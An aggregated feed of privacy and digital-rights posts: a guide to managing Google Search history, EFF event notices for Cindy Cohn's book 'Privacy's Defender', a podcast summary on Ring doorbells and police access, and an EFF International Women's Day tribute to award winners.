For most Google users, if Web & App Activity is turned on, Google is saving what they look up, what time they looked it up, and what websites they clicked on as a result. There are ways to turn that data tracking off, but the first step is to know where to look.

Here’s how to do that.

How to find your Google Search history

You can start by opening your web browser and signing into Google’s centralized hub for your data online at myactivity.google.com.

My Google Activity
The My Google Activity home page

Once logged in, you’ll see the above welcome screen with quick settings that you can change, if you want to. Those settings are different for some users, but may include:

  • Web & App Activity
  • Timeline
  • Play History
  • YouTube History

Further down on the page, you can browse through your Google Search history. (Our screenshot gallery below can help walk you through the steps.)

  • First, look for the search bar in the welcome screen that says Search your activity.
  • Right below, you will find the words Filter by date & product. These words are clickable. Click them.
  • Once you’ve clicked Filter by date & product, you’ll see a pop-up menu where you can look through your Google activity by date or product. Instead of focusing on the date, scroll down through the list of Google products and check the box for Google Search.
  • Press Apply.
  • Find the search bar in the My Google Activity homepage
  • Click on the words “Filter by date & product”
  • Scroll down through the list of items until you find Google Search
  • Click on the Google Search checkbox and click “Apply”

After you press Apply, you’ll be taken to a webpage that lists your Google Search history in reverse chronological order, showing you your most recent activity first. As you scroll down, you can find older activity. You can also use the search bar at the top of the page to look for individual pieces of activity, like a search or series of searches that you previously made.

From here, you can also delete individual Google Search entries so that Google no longer stores that data. This will only apply to the individual search you made.

  • You can delete individual searches by clicking the “X” button in the top right corner of each search record
  • Confirm your deletion by pressing “Delete”
  • Your search is now no longer tied to your overall Google activity

If you want to better protect your privacy, making targeted deletions from your Google Search history is a difficult, lengthy, and imperfect method. Instead, you can simply tell Google to stop recording any of your searches from now on.

How to turn off Google Search history

There’s a simple way to instruct Google to stop saving your online searches to your Google Account, and it takes just a few clicks. Follow the instructions below, along with the image gallery, for guidance.

  • Go to your My Google Activity homepage (this is the same page you saw when first signing into myactivity.google.com)
  • Click on that quick control button we saw earlier: Web & App Activity
  • From here, you will see a new screen with the title Activity Controls
  • Find the button that says Turn off and click it
  • Choose between Turn off and Turn off and delete activity
  • Find the “Turn off” button from the Activity Controls webpage
  • You can choose one of two options for turning off your data
  • With one click, you can stop Google from recording your activity

If you selected Turn off, you’re done. Google will no longer save your Google Searches as part of your overall Google profile activity. This option means that Google still has your prior searches recorded, though. So, if you want, you can choose the second option, Turn off and delete activity.

When you select that option, Google will walk you through additional steps to choose what types of data you want erased, such as past activity tied to Google Search, Maps, Ads, Image Search, Google Play Store, Help and other services. All of these options reveal just how many products and pipelines Google has built to vacuum up your data.

Don’t be overwhelmed, though. Go through the list at your own pace and start making decisions about your data that are right for you.


We don’t just report on data privacy—we help you remove your personal information

Cybersecurity risks should never spread beyond a headline. With Malwarebytes Personal Data Remover, you can scan to find out which sites are exposing your personal information, and then delete that sensitive data from the internet.

Privacy's Defender: Launch Party in Berkeley

9 March 2026 at 20:29

We're celebrating the launch of Privacy's Defender, a new book by EFF Executive Director Cindy Cohn on Thursday, March 12—and we want you to join us! Cindy has tangled with the feds, fought for your data security, and argued before judges to protect our access to science and knowledge on the internet. In Privacy's Defender she asks: can we still have private conversations if we live our lives online?

Join the festivities for a live conversation between Cindy Cohn and Annalee Newitz followed by a book signing with Cindy.

REGISTER TODAY! 

$20 General Admission for 1
$30 Discounted tickets for 2
$12.50 Student Ticket
All proceeds benefit EFF's mission.

Want your own copy of Privacy's Defender?
Save $10 when you preorder the book with your ticket purchase

WHEN:
Thursday, March 12th, 2026
6:30 pm to 9:30 pm

WHERE:
Ciel Creative Space
Entrance located at:
940 Parker St, Berkeley, CA 94710

6:30 PM Doors Open
7:15 PM Program Begins


About the book

Throughout her career, Cindy Cohn has been driven by a fundamental question: Can we still have private conversations if we live our lives online? Privacy’s Defender chronicles her thirty-year battle to protect our right to digital privacy and shows just how central this right is to all our other rights, including our ability to organize and make change in the world.

Shattering the hypermasculine myth that our digital reality was solely the work of a handful of charismatic tech founders, the author weaves her own personal story with the history of Crypto Wars, FBI gag orders, and the post-9/11 surveillance state. She describes how she became a seasoned leader in the early digital rights movement, as well as how this work serendipitously helped her discover her birth parents and find her life partner. Along the way, she also details the development of the Electronic Frontier Foundation, which she grew from a ragtag group of lawyers and hackers into one of the most powerful digital rights organizations in the world.

Part memoir and part legal history for the general reader, the book is a compelling testament to just how hard-won the privacy rights we now enjoy as tech users are, but also how crucial these rights are in our efforts to combat authoritarianism, grow democracy, and strengthen other human rights. Learn about the Privacy's Defender book tour.

Parking

Street parking is available around the building.

Accessibility

The main event space is wheelchair accessible, on concrete. Lively music will be playing, and the speakers will be using a microphone, so louder volumes are expected. EFF is committed to improving accessibility for our events. If you will be attending in-person and need accommodation, or have accessibility questions prior to the event, please contact events@eff.org.

Food and Drink

Wine & Beer will be available for purchase. Cellarmaker Brewing Co., located next door to Ciel Space, will be serving food until 8:00 pm. 

Questions?

Email us at events@eff.org.

About the Speakers

Cindy Cohn
Cindy Cohn is the Executive Director of the Electronic Frontier Foundation. From 2000-2015 she served as EFF’s Legal Director as well as its General Counsel.  Ms. Cohn first became involved with EFF in 1993, when EFF asked her to serve as the outside lead attorney in Bernstein v. Dept. of Justice, the successful First Amendment challenge to the U.S. export restrictions on cryptography. 

Ms. Cohn has been named to TheNonProfitTimes 2020 Power & Influence TOP 50 list, honoring 2020's movers and shakers.  In 2018, Forbes included Ms. Cohn as one of America's Top 50 Women in Tech. The National Law Journal named Ms. Cohn one of 100 most influential lawyers in America in 2013, noting: "[I]f Big Brother is watching, he better look out for Cindy Cohn." She was also named in 2006 for "rushing to the barricades wherever freedom and civil liberties are at stake online."  In 2007 the National Law Journal named her one of the 50 most influential women lawyers in America. In 2010 the Intellectual Property Section of the State Bar of California awarded her its Intellectual Property Vanguard Award and in 2012 the Northern California Chapter of the Society of Professional Journalists awarded her the James Madison Freedom of Information Award.  

Ms. Cohn is the author of the professional memoir, called Privacy's Defender to be published by MIT Press in March, 2026. She is also the co-host of EFF's award-winning podcast, How to Fix the Internet.  


Annalee Newitz
Annalee Newitz writes science fiction and nonfiction. They are the author of four novels: Automatic Noodle, The Terraformers, The Future of Another Timeline, and Autonomous, which won the Lambda Literary Award. As a science journalist, they are the author of Stories Are Weapons: Psychological Warfare and the American Mind, Four Lost Cities: A Secret History of the Urban Age and Scatter, Adapt and Remember: How Humans Will Survive a Mass Extinction, which was a finalist for the LA Times Book Prize in science. They are a writer for the New York Times and elsewhere, and have a monthly column in New Scientist. They have published in The Washington Post, Slate, Scientific American, Ars Technica, The New Yorker, and Technology Review, among others. They were the co-host of the Hugo Award-winning podcast Our Opinions Are Correct, and have contributed to the public radio shows Science Friday, On the Media, KQED Forum, and Here and Now. Previously, they were the founder of io9, and served as the editor-in-chief of Gizmodo.

EFFecting Change: Privacy's Defender

9 March 2026 at 18:39

Join EFF Executive Director Cindy Cohn in conversation with 404 Media Cofounder Jason Koebler to discuss Privacy's Defender: My Thirty-Year Fight Against Digital Surveillance, Cindy’s personal story of standing up to the Justice Department, taking on the NSA, and tangling with the FBI to protect our right to digital privacy. The highly anticipated book asks the fundamental question: Can we still have private conversations if we live our lives online? Join the livestream for a live discussion followed by by Q&A.

EFFecting Change Livestream Series:
Privacy's Defender
Thursday, March 19th
11:00 AM - 12:00 PM Pacific
This event is LIVE and FREE!

RSVP Today


Accessibility

This event will be live-captioned and recorded. EFF is committed to improving accessibility for our events. If you have any accessibility questions regarding the event, please contact events@eff.org.

Event Expectations

EFF is dedicated to a harassment-free experience for everyone, and all participants are encouraged to view our full Event Expectations.

Upcoming Events

Want to make sure you don’t miss our next livestream? Here’s a link to sign up for updates about this series: eff.org/ECUpdates. If you have a friend or colleague that might be interested, please join the fight for your digital rights by this link: eff.org/EFFectingChange. Thank you for helping EFF spread the word about privacy and free expression online.

Recording

We hope you and your friends can join us live! If you can't make it, we’ll post the recording afterward on YouTube and the Internet Archive!

About the Speakers


 Cindy Cohn 
Cindy Cohn is the Executive Director of the Electronic Frontier Foundation. From 2000-2015 she served as EFF’s Legal Director as well as its General Counsel.  Ms. Cohn first became involved with EFF in 1993, when EFF asked her to serve as the outside lead attorney in Bernstein v. Dept. of Justice, the successful First Amendment challenge to the U.S. export restrictions on cryptography. Ms. Cohn has been named to TheNonProfitTimes 2020 Power & Influence TOP 50 list, honoring 2020's movers and shakers.  In 2018, Forbes included Ms. Cohn as one of America's Top 50 Women in Tech. The National Law Journal named Ms. Cohn one of 100 most influential lawyers in America in 2013, noting: "[I]f Big Brother is watching, he better look out for Cindy Cohn." She was also named in 2006 for "rushing to the barricades wherever freedom and civil liberties are at stake online."  In 2007 the National Law Journal named her one of the 50 most influential women lawyers in America. In 2010 the Intellectual Property Section of the State Bar of California awarded her its Intellectual Property Vanguard Award and in 2012 the Northern California Chapter of the Society of Professional Journalists awarded her the James Madison Freedom of Information Award.  

 Jason Koebler 
Jason Koebler is a cofounder of 404 Media, a journalist-owned investigative tech publication. He reports on surveillance and privacy, the ways that artificial intelligence is changing the internet, labor, and society, and consumer rights. Before 404 Media, he was the editor-in-chief of Motherboard, VICE's technology publication and an executive producer on Encounters, a Netflix documentary about the search for alien life.


Ring doorbells: Won’t you see my neighbor? (Lock and Code S07E05)

8 March 2026 at 23:55

This week on the Lock and Code podcast…

On February 8, during the Super Bowl in the United States, countless owners of one of the most popular smart products today got a bit of a wakeup call: Their Ring doorbells could be used to see a whole lot more than they knew.

In a commercial that was broadcast to one of most reliably enormous audiences in the country, Amazon, which owns the company Ring, promoted a new feature for its smart doorbells called “Search Party.” By scouring the footage of individual Ring cameras across a specific region, “Search Party” can implement AI-powered image recognition technology to find, as the commercial portrayed it, a lost dog. But immediately after the commercial aired, people began wondering what else their Ring cameras could be used to find.

As US Senator Ed Markey wrote on social media:

“Ring’s Super Bowl ad exposed a scary truth: the technology in its doorbell cameras could be used to hunt down a lost pet…or a person. Amazon must discontinue its dystopian monitoring features.”

These “dystopian monitoring features” aren’t entirely new, but that’s not to say that most Ring owners knew what they were allowing when they originally bought their devices.

Bought by Amazon in 2018, Ring is the most popular manufacturer of a product that, as of 15 years ago, didn’t really exist. And while other “smart” innovations failed, smart doorbells have become a fixture of American neighborhoods, providing a mixture of convenience and security. For instance, a Ring owner away from home can verify and buzz in their mailman dropping off a package behind a gated entrance. Or, a Ring owner can see on their phone that the person knocking at their door is a salesman and choose to avoid talking to them. Or, a Ring owner can help police who are investigating a crime in their area by handing over relevant footage. Even the presence of a Ring doorbell, and its variety of motion-detecting alerts, could possibly serve as a deterrent to crime.

What has seemingly upset so many of those same owners, then, is learning exactly how their personal devices might be used for a company’s gains.

Today, on the Lock and Code podcast with host David Ruiz, we speak with Matthew Guariglia, senior policy analyst at Electronic Frontier Foundation, about Ring’s long history of partnering with—and sometimes even speaking directly for—police, who can access Ring doorbell footage both inside the company and outside it, and what people really open themselves up to when purchasing a Ring device.

 ”There’s this impression, a myth practically, that ‘I buy a ring doorbell to put on my house, I control the footage… But there is [an] entire secondary use of this device, which is by police that you don’t really get a lot of say in.”

Tune in today to listen to the full conversation.

Show notes and credits:

Intro Music: “Spellbound” by Kevin MacLeod (incompetech.com)
Licensed under Creative Commons: By Attribution 4.0 License
http://creativecommons.org/licenses/by/4.0/
Outro Music: “Good God” by Wowa (unminus.com)


Listen up—Malwarebytes doesn’t just talk cybersecurity, we provide it.

Protect yourself from online attacks that threaten your identity, your files, your system, and your financial well-being with our exclusive offer for Malwarebytes Premium Security for Lock and Code listeners.

Admiring Our Heroes for International Women’s Day: Celebrating Women Who Have Received EFF Awards 

7 March 2026 at 01:57

For the last hundred years, women have had pivotal and far too often unsung roles in building and shaping the technology that we now use every day. Many have heard of Ada Lovelace’s contributions to computer programming, but far fewer know Mary Allen Wilkes, a prominent modern programmer who wrote much of the software for the LINC, one of the world’s first interactive personal computers (it could fit in a single office and cost $40,000, but it was the 60’s). Decades earlier, when the first all-electronic, digital Eniac computer was built in the 40’s, the “software” for it was written by women: Kathleen McNulty, Jean Jennings, Betty Snyder, Marlyn Wescoff, Frances Bilas and Ruth Lichterman. 

It’s thankfully become more common knowledge that actor and inventor Hedy Lamarr co-created the concept of "frequency-hopping" that became a basis for radio systems from cell phones to wireless networking systems. But too few know Laila Ohlgren, who in the 1970’s solved a major problem with the development of mobile networks and phones by recognizing that dialed numbers could be stored and sent all at once with a “call button,” rather than sent one number at a time, which created connection issues before a call was even made. 

Women in tech deserve more and brighter spotlights. At EFF, we’ve had the honor of celebrating some of our heroes at our annual EFF Awards, including many women who are leading the digital rights community. For International Women’s Day, we’re highlighting the contributions of just a few of these recipients from the last decade, whose work to protect privacy, speech, and creativity online has had a global impact.

Carolina Botero (EFF Award Winner, 2024) 

Carolina Botero is a leader in the fight for digital rights in Latin America. For over a decade, she led the Colombia-based Karisma Foundation and cultivated its regional and international impact. Botero and Karisma helped connect indigenous peoples to the internet and made it possible to contribute content to Wikipedia in their native language, expanding access to both history and modern information. They built alliances to combat disinformation, pushed for legal tools to protect cultural and heritage institutions from digital blackholes, and were, and remain, a necessary voice speaking for human rights in the online world. EFF worked closely with Karisma and Botero to help free Colombian graduate student Diego Gomez, who shared another student’s Master’s thesis with colleagues over the internet. Diego’s story demonstrates what can go wrong when nations enact severe penalties for copyright infringement, and thanks to work from Karisma, many partners, and many EFF supporters, he was cleared of the criminal charges that he faced for this harmless act of sharing scholarly research.

Carolina Botero receiving her EFF Award

Botero stepped down from the role in 2024, opening the door for a new generation. While her work continues—she’s currently on the advisory board of CELE, the Centro de Estudios en Libertad de Expresión—her EFF Award was well-deserved based on her strong and inspiring legacy for those in Latin America and beyond who advocate for a digital world that enhances rights and empowers the powerless. Learn more about Botero on her EFF Awards page and the recap of the 2024 event

Chelsea Manning (EFF Award Winner, 2017)

Chelsea Manning became famous as a whistleblower: In 2010, she disclosed classified Iraq War documents, including a video of the killings of Iraqi civilians and two Reuters reporters by U.S. troops. These documents exposed aspects of U.S. operations in Iraq and Afghanistan that infuriated the public and embarrassed the government. But she is also a transparency and transgender rights advocate, network security expert, author, and former U.S. Army intelligence analyst. 

Manning joined the military in 2007. Her role as an intelligence analyst to an Army unit in Iraq in 2009 gave her access to classified databases, but more importantly, it gave her a uniquely comprehensive view of the war in Iraq, and she became increasingly disillusioned and frustrated by what she saw, versus what was being shared. In 2010, she approached major news outlets hoping to give information to them that would reveal a new side of the war to the public. Ultimately, she shared the documents with Wikileaks. 

Manning’s bravery did not end there. When she was arrested a few months later, she endured "cruel, inhuman and degrading" treatment, according to the UN Special Rapporteur on torture. She was locked up alone for 23 hours a day over an 11-month period, before her trial. The mistreatment resulted in public outcry and advocacy by organizations like Amnesty International. Even a State Department spokesperson, Philip Crowley, criticized the treatment as "ridiculous, counterproductive, and stupid," and resigned. She was moved to a medium-security facility in April 2011. 

The government’s charges against Manning were outrageous, but in 2013 she was convicted of 19 of 22 counts as a result of her whistleblowing activities. She became one of fewerthan a dozen people prosecuted for espionage in the entire history of the United States, and she was sentenced to the longest punishment ever imposed on a whistleblower. Then, the day after her conviction, isolated from her community and in all likelihood expecting to remain in prison for years if not decades, she courageously issued a statement identifying herself as a trans woman, which she’d wanted to reveal for years. 

Over the next several years, while imprisoned, she became an advocate both for government transparency and for transgender rights. Her conviction and sentence pointed to the need for legal reform of both the Computer Fraud and Abuse Act (CFAA) and the Espionage Act.  EFF filed an amicus brief to the U.S. Army Court of Criminal Appeals arguing that the CFAA was never meant to criminalize violations of private policies like those of government systems, and EFF also pushed, and continues to fight for, narrower interpretations of the Espionage Act and stronger protections for whistleblowers, particularly to take into account both the motivation of individuals who pass on documents and the disclosure’s ramifications. 

Even after President Obama commuted her sentence in 2017, and EFF celebrated her work and her release with an EFF award in September, 2017, her fight wasn’t over. She was imprisoned again twice in 2019 and ultimately fined $256,000 for refusing to testify before grand juries investigating WikiLeaks founder Julian Assange. The U.N. Special Rapporteur on torture again criticized Manning’s treatment, writing that "the practice of coercive detention appears to be incompatible with the international human rights obligations of the United States." 

Manning was released in 2020 after having spent almost a decade in total imprisoned for her courage. She wrote a memoir, README.txt, in 2022, to take back control over her story.

EFF Award Winners Mike Masnick, Annie Game, and Chelsea Manning

Annie Game (EFF Award Winner, 2017)

Annie Game spent over 16 years as the Executive Director of IFEX, a global network of journalism and civil liberties organizations working together to defend freedom of expression.  IFEX (formerly International Freedom of Expression Exchange) began in the 1990s, when a group of organizations and the Canadian Committee to Protect Journalists came together to consider how to respond as a single voice to free-expression violations around the world. IFEX now is a global hub for the protection of free speech and journalism. 

Game recognized early on that digital rights and freedom of expression groups needed one another. Under her leadership, IFEX paired more traditional free-expression organizations with their more digital counterparts, with a focus on building organizational security capacities. IFEX Initiatives under Game’s leadership have been expansive. For example, the International Day to End Impunity for Crimes against Journalists, November 2, has been an annual wake-up call and reminder for UN member states to live up to their commitments to protecting journalists. UNESCO observed more than 1,700 journalists were killed globally between 2006 and 2024, and nearly 90% of these cases went unsolved in the courts. 

Game and IFEX have also focused on high-profile cases of journalists threatened by governments for their work, such as Bahey eldin Hassan in Egypt. Bahey is the director of the Cairo Institute for Human Rights Studies (CIHRS) and has advocated for freedom of expression and the basic human rights of Egyptians, but has lived in exile since 2014. The charges against him, of “disseminating false information” and “insulting the judiciary,” are common tactics of intimidation and harassment. Bahey’s supposed crimes were sharing social media posts criticising the Egyptian judiciary’s lack of independence, and speaking about the killing in Egypt of Italian researcher Giulio Regeni. Bahey—an IFEX member—is just one of many reporters and human rights workers in danger when they speak. But when journalists and those defending their rights online speak out as one voice, as IFEX helps them do, it makes a difference. 

Another initiative has been the Faces of Free Expression project, a partnership between IFEX and the International Free Expression Project. If you’re looking for more heroes, this project details the stories of “risk-takers and change-makers – individuals who put their careers, their freedom, their safety, and sometimes even their lives on the line,” while reporting, or defending free expression and the right to information. 

Wherever authoritarianism and repression of speech have been on the rise, Game has unapologetically called out injustices and made it safer for journalists to do their work, while ensuring accountability when crimes are committed. The work is more critical now than ever, and since leaving IFEX in 2022, she’s remained an activist while focusing increasingly on environmental protection. 

Twelve More Heroes 

EFF has honored many more women with awards over the years—from Anita Borg and Hedy Lamarr to Amy Goodman and Beth Givens. This blog from 2012 looks back and acknowledges the important contributions from twelve more EFF Award winners. 

We’ve also asked five women at EFF about women in digital rights, freedom of expression, technology, and tech activism who have inspired us. You can read that here.

Donate to Support EFF's Work

Your donations empower EFF to do even more.

❌